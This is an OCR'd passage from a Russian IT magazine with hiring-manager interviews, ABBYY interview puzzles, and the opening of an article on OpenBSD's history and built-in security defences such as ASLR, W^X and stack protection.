
Если серьезно, то стремление к развитию дает дополнительные очки.

Ну и кандидат не должен состоять в ИГИЛ (организация запрещена на территории РФ).



Денис Аникин,
Mail.Ru Group

Личные качества, которые я проверяю, очень просты. Я проверяю ownership. То, что по-русски называется ответственность. Второе — это фокусировка на результате. Ты можешь относиться к продукту по-хозяйски, но фокусироваться не на результате. Ты думаешь о красоте кода, о чем-то еще, но не о результате. Это важно. Нам нужен результат. Третье — это команда. Ты должен уметь работать в команде. Если твой товарищ облажался, ты должен уметь сделать так, чтобы все было хорошо. Несмотря на то, что «это он облажался!». Ну и что? Это чем-то похоже на футбол или другой командный вид спорта. Кто играл, тот знает, что в футболе проигрывает и выигрывает вся команда.




Денис Бургачев,
Яндекс

Для технической стороны интервью никакие личные увлечения значения не имеют. На личное восприятие человека они, конечно же, влияют, и, как следствие, шансы могут поменяться.



Антон Сачков,
Яндекс

Связанные с разработкой — безусловно, да (участие в хакатонах, конференциях, написание профильных статей).



Александр Поляков,
ERPScan

Возможно, это прозвучит непрофессионально или вообще незаконно, но ДА. Потому что все, чем человек увлекается, формирует его личность. И здесь очень сложно говорить однозначно, ведь правильно сопоставить увлечения и провести корреляцию непросто. Но внимание на собеседованиях этому вопросу мы уделяем.



Борис Рютин,
Digital Security

Скорее да. Ведь встречают по одежке. Да и намного комфортнее работать с человеком, если его увлечения схожи с твоими. И поскольку необычные решения и интересные идеи им приходят не во время основного рабочего процесса, а во время отдыха, появляется возможность их сразу же и обсудить.

У КОГО БОЛЬШЕ ШАНСОВ ПОЛУЧИТЬ РАБОТУ — У УЗКОНАПРАВЛЕННОГО СПЕЦИАЛИСТА, ДОСКОНАЛЬНО ЗНАЮЩЕГО СВОЮ ОБЛАСТЬ, ИЛИ У ЧЕЛОВЕКА НЕ ТАКОГО КЛАССИФИЦИРОВАННОГО, НО ИМЕЮЩЕГО ПРЕДСТАВЛЕНИЕ О ТОМ, КАК РАБОТАЕТ ВСЯ СИСТЕМА?




Станислав Протасов,
Acronis

С моей точки зрения, люди работают наиболее эффективно, наиболее производительны и делают удивительные вещи именно тогда, когда думают об общей картине. Человек должен четко понимать, какие другие компоненты используются, как выглядит продукт в целом. Однако я полагаю, что в программировании глубокое понимание в какой-то сфере тоже дает легкий вход в новые области. Да, там может быть другой язык и другие модели программирования, но все это относительно легко понять, если ты в чем-то глубоко разбираешься.



Андрей Чупейкин,
Яндекс

Все зависит от потребностей и задач. И такие, и такие люди нужны.



Денис Аникин,
Mail.Ru Group

Когда мы собеседуем программистов, нас интересует несколько вещей: их умение решать алгоритмические задачи, общее понимание алгоритмики, их знание Linux, еще что-то — знание нетворкинга, к примеру. Все остальное... знаешь ты SQL, не знаешь, умеешь ли работать с конкретными фреймворками, не интересует ни Mail.Ru, ни нас. Если ты умеешь программировать на каком-то языке, решать алгоритмические задачи и понимаешь, как работает компьютер... Это важно, отсюда и Linux всплывает. Потому что ты можешь уметь программировать в стиле Дональда Кнута, но не понимать, что есть память, она выделяется и освобождается ОС и так далее. Если же ты понимаешь и то и другое, ты очень крут, мы тебя берем, и неважно, что ты не знаешь каких-то конкретных продуктов. По крайней мере, у меня всегда так. Для меня нет разницы.



Денис Бургачев,
Яндекс

Полезны оба типа людей, редко бывает, что им не найдется своего применения (это я как представитель относительно крупной компании говорю). В небольшую фирму на все руки мастер, конечно, предпочтительнее.




Антон Сачков,
Яндекс

Зависит от роли, на которую ищем человека. Если требуется эксперт в оптимизации производительности клиентской части, то лучше нанять узкопрофильного эксперта, чем того, кто отовсюду знает понемногу.



Александр Поляков,
ERPScan

Я бы скорее принял человека, наиболее подходящего для решения тех задач, которые от него требуются и в решении которых он хочет быть полезен.



Борис Рютин,
Digital Security

Сложный вопрос. Я бы основывался на сроках выполнения проекта, оценил бы перспективы. Если время терпит, то второй вариант предпочтительнее.

ОСТАЕТСЯ ЛИ У СОТРУДНИКОВ ВРЕМЯ И ЖЕЛАНИЕ ЗАНИМАТЬСЯ СВОИМИ ПРОЕКТАМИ ИЛИ КАКИМ-ТО СВЯЗАННЫМ С ТЕХНОЛОГИЯМИ ХОББИ?



Станислав Протасов,
Acronis

У всех людей свои интересы, ничего страшного в этом нет, это не повод отказать. У нас нет цели, чтобы человек сюда зашел, мы пристегнули его наручниками к батарее и дальше он или программирует, или нет. Какое-то хобби — это хорошо. К сожалению, работа головой изматывающая, а хобби позволяет человеку быстрее восстановиться. Но если человек, например, деньги ворует... даже если он хороший специалист, мы будем вынуждены его уволить. По многим причинам. Во-первых, это противозаконная деятельность, и, конечно же, полиция придет. Во-вторых, это просто неприемлемо с точки зрения морали. В-третьих... сразу встает вопрос, не будет ли человек совершать похожие действия против тебя.



Андрей Чупейкин,
Яндекс


Желание есть всегда и у большинства. И это хорошо. Технические проекты можно пилить, но если есть желание делать это в рабочее время, то необходимо, чтобы они пересекались с интересами компании и были запланированными, как другие проекты.

Например, ребята не так давно сделали Telegram-бот для Маркета, а кто-то поехал на хакатон «ВКонтакте» и занял первое место вместе с призом зрительских симпатий.



Денис Бургачев,
Яндекс

Если да, то он плохо работает (демонический хохот).



Антон Сачков,
Яндекс

Желание — да. Время — зависит от способности конкретных людей себе это время организовывать (планировать).



Александр Поляков,
ERPScan

Все зависит только от человека. Как и вообще в жизни. Все зависит ТОЛЬКО от тебя, никто не будет решать что-то за тебя — ни твой босс, ни родители, ни государство, ни рынок. Когда примешь эту мысль, будет проще :).



Борис Рютин,
Digital Security

И у хорошего разработчика, и у исследователя желание не просто остается, а обязано быть. А вот количество часов, которые можно выделить на свои интересы, скорее, зависит от самого человека. Хорошее правило есть в компании Google, которое гласит, что 20 процентов времени нужно уделать сторонним проектам (сейчас вроде бы его немного изменили, и нужно выбирать проекты только внутри самой компании. Но, учитывая их количество...).


ИТОГИ

Плюсы стартапа

- Легче устроиться без профильного образования
- Более тесные и дружеские отношения
- Можно выбирать и использовать новейшие технологии, а потом написать в резюме модные слова
- Часто можно заниматься чем-то по-настоящему прорывным, революционным, а не пилить условный «CSS-файл для формы логина»
- Больше личной свободы: работа из дома, отсутствие фиксированных часов, необязательность больничных
- Несложные процессы взаимодействия в команде — никакой бюрократии, метрик, оценок продуктивности
- Есть шанс получить опцион и в случае успеха заработать больше, чем в крупной компании
- Более быстрый карьерный рост

Достоинства большой компании

- Стабильность и комфорт
- Налаженные процессы внутри компании
- Не надо заниматься тем, в чем ты не специалист
- Можно учиться у гуру
- Доступ к большим ресурсам и развитой инфраструктуре
- Более сложные и интересные проекты
- Возможность посмотреть, как все устроено в корпорациях
- Не придется работать больше, чем прописано в договоре
- Известное название хорошо смотрится в резюме



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ
НА СОБЕСЕДОВАНИЯХ

Компанию ABBYY ты помнишь еще с тех времен, когда она показала тебе, что для написания рефератов в школе или институте больше не надо перепечатывать кучу бредятины из бумажной литературы: достаточно сунуть ее втвой любимый LPT-сканер и распознать то, что получится.

Немало воды утекло со времен лихих девяностых, и теперь ABBYY разрабатывает решения в области интеллектуальной обработки информации и лингвистики, известные во всем мире. А мы не только знаем, что ABBYY читается как «Аби», но и котируем эту компанию как достойного работодателя.

ЗАДАЧА 1
Дан массив из целых чисел. Найти такие **m <= k**, чтобы сумма **a[m] + a[m+1] + ...+ a[k]** была максимальна. Время работы должно быть порядка длины массива.

ЗАДАЧА 2
Дан текст, состоящий из N слов, длина которых не превосходит некоторой небольшой константы. Предложите хотя бы два способа вывести частоты вхождения слов в текст за субквадратичное время, объясните их преимущества и недостатки.

ЗАДАЧА 3
Даны числительные языка хауса:

đaribakwai da hamsin da shidda 756
sittada đaribakwai da biyar 6705
saba'ada đaribiyar da sittin 7560

1. Переведите с хауса: **saba'in da biyar, đarishidda da sittin da shidda**
2. Запишите на хауса: **67** и **5605**

ЗАДАЧА 4
Есть генератор случайных чисел, который с равной вероятностью генерирует дискретные значения 1, 2, 3, 4 и 5. Как, имея этот генератор, получить генератор, который бы равновероятно выдавал дискретные значения 1, 2, 3, 4, 5, 6 и 7?

IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!
Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

ЧИТАТЕЛИ, ШЛИТЕ ВАШИ ОТВЕТЫ!
Правильные ответы принимает Татьяна Поташева: Tatiana_P@abbyy.com.

МОЩНЫЙ ПРИЗ РЕШАТЕЛЮ!
Первый читатель, верно решивший все задачи, получает ABBYY FineReader 12 Professional.

ТУР ПО BSD

OPENBSD, OPENSSH И ТЕО ДЕ РААДТ



Евгений Зобнин
androidstreet.net

«Всего две удаленные уязвимости за черт знает сколько лет!» — слоган OpenBSD, самой безопасной UNIX-подобной операционной системы. Долгое время OpenBSD получала финансирование от DARPA, созданный ее разработчиками сервер OpenSSH знаком любому IT-шнику, а разные компоненты этой ОС используются в твоем компе, смартфоне и роутере. OpenBSD — поистине бриллиант семейства BSD, и сегодня мы вглядимся в его грани.

ИСТОРИЯ ВОПРОСА

История OpenBSD, ее философия, идеи и вообще причина существования тесно связаны с Тео де Раадтом, эксцентричным, высокомерным, невыносимым в общении, но невероятно талантливым программистом и руководителем. Тео стоял у истоков NetBSD, и придумал ей имя тоже он, однако многочисленные конфликты с другими участниками команды и просто неуважение к оппонентам в споре привели к тому, что в декабре 1994 года его с шумом выставили из команды разработчиков.

Долгое время, пытаясь наладить контакт или, скорее сказать, выпросить доступ к репозиторию кода, Тео продолжал программировать, допиливать порт NetBSD на SPARC, но в конце концов сдался и просто пропал. Однако вместо того, чтобы затеряться среди программистов в какой-нибудь крупной IT-компании, он форкнул NetBSD и на свой страх и риск начал разработку совершенно новой ОС, решив развивать ее по своим собственным законам и правилам.

Одна из его ключевых идей состояла в том, что операционка должна развиваться абсолютно открыто, а свежайший код всегда должен быть доступен для изучения всем желающим. Так появился первый публичный анонимный CVS-репозиторий кода, идея абсолютно обыденная сегодня, но в те времена кардинально новая. Это принесло плоды, и вскоре независимые разработчики начали присылать свои патчи, а к команде присоединились другие люди. Уже в июле 1996 года, через полгода после основания проекта, состоялся релиз OpenBSD 1.2, а в октябре за ним последовал релиз 2.0, после чего выпуск релизов начал происходить каждые полгода, невзирая на погоду, болезни, катастрофы или любые другие помехи.

Последний на момент написания статьи релиз OpenBSD — 5.8, и на сегодня это самая популярная BSD-система после FreeBSD. На OpenBSD работает огромное количество устройств, большинство из них сетевые фильтры. А о том, где используются ее компоненты, так и вообще не приходится говорить: iOS,

Android, Windows, OS X; так или иначе части OpenBSD можно найти практически везде, и это еще не считая OpenSSH, созданного ее разработчиками.

Если говорить о рядовых пользователях, то это достаточно большой костяк, а самое главное, что почти каждый из них не просто «перешел на OpenBSD», а стал ярым фанатом системы и того пути, по которому идет ее развитие. Операционка действительно очень сильно к себе располагает, и причина тому — идеология.



Тео де Раадт



INFO

Для каждого нового релиза OpenBSD готовится своя собственная композиция.

ТРИ СТОЛПА OPENBSD

OpenBSD держится на трех столпах, причем не просто держится, а вцепилась в них мертвой хваткой:

- приверженность идеям СПО;
- качество кода;
- безопасность.

Идеи СПО

Разработчики OpenBSD очень трепетно относятся к тому, каким образом лицензируется код для включения в систему. Исходный код самой системы распространяется под лицензией ISC, которая является упрощенным вариантом лицензии BSD и сводится к одному простому предложению: «Делайте с кодом все, что хотите, но не говорите, что он написан вами».

Однако в отношении стороннего софта, включенного в поставку OpenBSD, действуют жесткие правила. По сути, есть только две приемлемые для разработчиков сторонние лицензии: BSD и MIT, остальные считаются «нежелательными». По этой причине разработчики регулярно предпринимают попытки переписать известный GNU-софт, распространяемый по лицензии GPL, или найти ему замену. В свое время были переписаны многие утилиты, включая diff и grep, а знаменитый OpenBSD-шный брандмауэр PF появился как ответ на изменение политики лицензирования IPFilter. Регулярно поднимается вопрос о создании собственного C-компилятора для замены GCC, однако возможностей для этого пока нет.

Тео де Раадт никоим образом не приемлет включение бинарных блобов в ядро. По его словам, бинарный код, аудит которого нельзя провести, не вызывает доверия и может работать абсолютно непредсказуемо или содержать закладки. Поэтому нередко разработчики OpenBSD вынуждены заниматься реверс-инжинирингом проприетарных драйверов, и именно благодаря этим ребятам мы имеем открытые драйверы для многих устройств.

```
acpiprt0 at acpi0: bus 0 (PCI0)
acpicpu0 at acpi0
mpbios0 at bios0: Intel MP Specification 1.4
cpu0 at mainbus0: apid 0 (boot processor)
cpu0: QEMU Virtual CPU version 1.1.2, 2295.44 MHz
cpu0: FPU,DE,PSE,TSC,MSR,PAE,MCE,CX8,APIC,SEP,MTRR,PGE,MCA,CMOV,PAT,PSE36,CFLUSH
,MMX,FXSR,SSE,SSE2,SSE3,CX16,POPCNT,NXE,LONG,LAHF
cpu0: 64KB 64b/line 2-way I-cache, 64KB 64b/line 2-way D-cache, 512KB 64b/line 1
6-way L2 cache
cpu0: ITLB 255 4KB entries direct-mapped, 255 4MB entries direct-mapped
cpu0: DTLB 255 4KB entries direct-mapped, 255 4MB entries direct-mapped
cpu0: apic clock running at 999MHz
mpbios0: bus 0 is type PCI
mpbios0: bus 1 is type ISA
ioapic0 at mainbus0: apid 1 pa 0xfec00000, version 11, 24 pins
ioapic0: misconfigured as apic 0, remapped to apid 1
pci0 at mainbus0 bus 0
pchb0 at pci0 dev 0 function 0 "Intel 82441FX" rev 0x02
pcib0 at pci0 dev 1 function 0 "Intel 82371SB ISA" rev 0x00
pciide0 at pci0 dev 1 function 1 "Intel 82371SB IDE" rev 0x00: DMA, channel 0 wi
red to compatibility, channel 1 wired to compatibility
wd0 at pciide0 channel 0 drive 0: <QEMU HARDDISK>
wd0: 16-sector PIO, LBA48, 2000MB, 4096000 sectors
wd0(pciide0:0:0): using PIO mode 4, DMA mode 2
```

Загрузка OpenBSD


Качество кода и безопасность

OpenBSD по праву считается «системой для параноиков». Такого количества включенных по умолчанию средств защиты нет больше ни в одной другой продакшен ОС. Более того, многие из средств защиты, используемых сегодня повсеместно (privilege separation, например), были либо придуманы, либо впервые внедрены разработчиками OpenBSD. Эти механизмы совершенствуются с каждым новым релизом ОС, регулярно появляются и обкатываются новые идеи.

Одна из ключевых идей OpenBSD — тотальная рандомизация всего, что только можно. Процессы всегда создаются с рандомными идентификаторами (PID),

номера inode при создании файлов назначаются случайным образом, системный вызов **bind()** использует случайные порты для привязки сокетов, начальные номера последовательности в TCP-соединении всегда случайны, timestamp'ы случайны. Все это сделано для того, чтобы максимально усложнить жизнь взломщику.

Вторая идея — всесторонняя борьба с атаками, направленными на срыв стека. Первая линия обороны здесь — это уже ставший стандартом принцип privilege separation, когда приложение получает необходимые ему повышенные полномочия (права root) только на короткие промежутки времени, так что взломщик приложения не сможет раздобыть права root в большинстве случаев. Лучший пример здесь — это OpenSSH, который работает попеременно на трех «уровнях доступа»: monitor, в котором ему доступны права root, slave — когда код работает с правами специального юзера sshd, и второй вариант slave, когда OpenSSH обслуживает пользовательскую сессию и работает с его правами.




Разделение привилегий в OpenSSH

Вторая линия обороны — безопасные версии функций Libc и **-fstack-protector**. Когда-то, чтобы решить проблему переполнения буфера при использовании функций **strcpy()** и **strcat()**, в библиотеку Libc были введены функции **strncpy() и strncat()**, позволяющие ограничить размер копируемых данных и не допустить переполнения. Однако сами эти функции также оказались уязвимыми и в случае неправильного использования тоже приводили к выходу за границы буфера. По этой причине разработчики OpenBSD реализовали собственные «правильные» версии функций под названием **strlcpy()** и **strlcat()** и перевели на их использование все компоненты ОС.

OpenBSD также была одной из первых систем с принудительной сборкой всех приложений компилятором GCC с включенной опцией ProPolice (аргумент командной строки `-fstack-protector`). Данный механизм слегка модифицирует код приложения перед окончательной сборкой, а именно заставляет его размещать в стеке случайный набор данных (canary) перед вызовом небезопасных функций и проверять его наличие после совершения вызова. В случае срыва стека canary будет затерт, приложение это заметит и просто завершится.

Данный метод защиты сегодня используется практически во всех ОС, включая все BSD и ведущие дистрибутивы Linux. Но разработчики OpenBSD пошли еще дальше: в дополнение к `-fstack-protector` они реализовали в ядре механизм, внедряющий небольшой «разрыв» случайного размера в начале стека, так что, если атакующий использует классический прием срыва стека, заставляя приложение исполнять шелл-код, находящийся в самом стеке, он потерпит неудачу, поскольку не будет знать, по какому адресу находится этот код.

Третья линия — ASLR, randomized `malloc()` и W^X. OpenBSD стала первой ОС с включенным по умолчанию механизмом ASLR. Последний позволяет рандомизировать адреса регионов памяти процесса (таких как стек, куча, область данных), кода и библиотечных функций. В результате выполнить некоторые типы атак, например ret2libc, стало практически невозможно. Кроме того, в OpenBSD имеется уникальный механизм рандомизации кучи путем выделения случайных регионов памяти при вызове `malloc()` (вместо ее простого расширения).



malloc() с рандомизацией

Еще одна уникальная для OpenBSD функция — это W^X (write or execute). Она гарантирует, что страница памяти процесса одновременно может быть либо записываемой, либо исполняемой, но не оба варианта сразу. Это обеспечивает, например, что внедренный в стек шелл-код не будет выполнен (так как стек — записываемая область памяти). На современных платформах W^X использует специальный NX-бит (No eXecute), появившийся в 64-разрядных процессорах

Intel и AMD, и в этом нет ничего уникального (Linux делает то же самое), однако в OpenBSD такая защита работает даже на 32-битных процессорах i386.

В целом уровень защитных механизмов OpenBSD довольно параноидален. Дело доходит даже до того, что по умолчанию шифруется раздел подкачки, причем вовсе не для галочки. Swap-раздел разбивается на небольшие участки, каждый из которых шифруется собственным случайным ключом. Освобождение и «очистка» занятых участков происходит с помощью отзыва ключа.

Но и это еще не все. В последних релизах разработчики пошли дальше и начали выпиливать из ядра вполне полезный, но несущий проблемы с безопасностью код. Так, из версии 5.7 были убраны поддержка модулей ядра (чтобы никто не загрузил ядерный бэкдор) и виртуальная ФС /proc (чтобы никто не подсматривал за чужими процессами), а в текущем коде уже исчезла поддержка эмуляции Linux. Справедливости ради стоит отметить, что в OpenBSD данные механизмы никогда не были особо нужны и рядовой пользователь даже не заметит их отсутствия.

СОФТ

В рамках проекта OpenBSD развивается не только ОС, но и внушительное количество субпроектов. Один из таких проектов — это, конечно же, OpenSSH, но на нем мы останавливаться не будем. Также у проекта есть свой собственный SMTP-сервер (OpenSMTPD), веб-сервер (httpd), спам-фильтр (spamd) и даже менеджер окон (cwm). В OpenBSD интегрирован PF — один из самых продвинутых брандмауэров, который был портирован во все остальные BSD-системы, OS X, iOS и QNX.

Софт, развиваемый в рамках проекта OpenBSD

OpenSSH — самая известная и популярная реализация протокола SSH.

